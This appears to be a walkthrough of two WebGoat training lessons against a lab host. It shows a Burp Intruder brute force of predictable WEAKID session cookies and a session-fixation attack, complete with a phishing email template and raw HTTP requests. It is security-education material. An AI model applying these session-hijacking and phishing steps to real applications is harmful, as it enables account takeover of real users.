
Type: ● Sequential ○ Random

From: 0

To: 100

Step: 1

How many:



Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☑ Define start and end

● Start after expression: WEAKID=

○ Start at offset: 227

● End at delimiter: \r\nVia:

○ End at fixed length: 19

□ Extract from regex group


WEAKID=(.*?)\r\nVia\:

☑ Case sensitive

□ Exclude HTTP headers ☑ Update config based on selection below


```
HTTP/1.1 200 OK
Date: Sat, 28 Oct 2017 01:25:49 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
Content-Type: text/html;charset=ISO-8859-1
Set-Cookie: WEAKID=18292-1509153949653
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 30172
Connection: close



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
```

Type a search term 0 matches



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	WEAKID=	Comment
0		200	□	□	30507	18293-1509154564689	
1	0	200	□	□	30507	18294-1509154564792	
2	1	200	□	□	30507	18295-1509154564937	
3	2	200	□	□	30507	18296-1509154565115	
4	3	200	□	□	30507	18297-1509154565409	
5	4	200	□	□	30507	18298-1509154565768	
6	5	200	□	□	30533	18300-1509154566190	
7	6	200	□	□	30507	18301-1509154566677	
8	7	200	□	□	30507	18302-1509154567226	
9	8	200	□	□	30507	18303-1509154567840	
10	9	200	□	□	30507	18304-1509154568518	
11	10	200	□	□	30507	18305-1509154569358	
12	11	200	□	□	30507	18306-1509154570172	
13	12	200	□	□	30507	18307-1509154571049	
14	13	200	□	□	30507	18308-1509154571992	
15	14	200	□	□	30507	18309-1509154573000	




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /WebGoat/attack?Screen=148&menu=1800 HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/WebGoat/attack
Cookie: JSESSIONID=CC9A1F32615E16A05DD978BE0706ABCC;WEAKID=18299-150915456§5768§
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type
tab. Various payload types are available for each payload set, and each payload type can be custo

Payload set: 1 Payload count: 423

Payload type: Numbers Request count: 423

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range


Type: ● Sequential ○ Random

From: 5768

To: 6190

Step: 1

How many:



Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:


Please sign in to your account

Please sign in to your account

Match type: ● Simple string
○ Regex

□ Case sensitive match


☑ Exclude HTTP headers



Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Please sign in to your account
211	5978	200	□	□	30467	☑
212	5979	200	□	□	30009	□
213	5980	200	□	□	30512	☑
214	5981	200	□	□	30512	☑

```
                                Application developers who develop their own session IDs frequently
forget to incorporate the complexity and randomness necessary for security. If the user specific session
ID is not complex and random, then the application is highly susceptible to session-based brute force
attacks.
<p><b>General Goal(s):</b> </p>
Try to access an authenticated session belonging to someone else.
</div>
                                <div id="message" class="info"><BR> * Congratulations. You have
successfully completed this lesson.</div>


                        <div id="lessonContent"><form accept-charset='UNKNOWN' method='POST' name='form'
action='attack?Screen=148&menu=1800' enctype=''></form></div>
```



STAGE 1: You are Hacker Joe and you want to steal the session from Jane. Send a prepared email to the victim which looks like an official email from the bank. A template message is prepared below, you will need to add a Session ID (SID) in the link inside the email. Alter the link to include a SID.


You are: Hacker Joe

Mail To: jane.plane@owasp.org
Mail From: admin@webgoatfinancial.com

Title: Check your account

```
<b>Dear MS. Plane</b> <br><br>During the last week we had a few
problems with our database. We have received many complaints
regarding incorrect account details. Please use the following link
to verify your account data:<br><br><center><a href="/WebGoat
/attack?Screen=132&menu=1800&SID=123"> Goat Hills Financial</a>
</center><br><br>We are sorry for the any inconvenience and thank
you for your cooparation.<br><br><b>Your Goat Hills Financial
Team</b><center> <br><br><img src='images/WebGoatFinancial
/banklogo.jpg'></center>
```

Created by: Reto Lippuner, Marcel Wirth



STAGE 2: Now you are the victim Jane who received the email below. If you point on the link with your mouse you will see that there is a SID included. Click on it to see what happens.

You are: Victim Jane

*** You completed stage 1!**

Mail From: admin@webgoatfinancial.com

Dear MS. Plane


During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:

Goat Hills Financial

We are sorry for the any inconvenience and thank you for your cooparation.

Your Goat Hills Financial Team

10.7.7.5/WebGoat/attack?Screen=132&menu=1800&SID=123




STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.


You are: Hacker Joe

Enter your name: someuser

Enter your password: ●●●●●●●●●●●●



```
POST /WebGoat/attack?Screen=132&menu=1800&SID=123 HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/WebGoat/attack?Screen=132&menu=1800&SID=NOVALIDSESSION
Cookie: JSESSIONID=CC9A1F32615E16A05DD978BE0706ABCC
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 46

user3=someuser&pass3=somepassword&Submit=Login
```



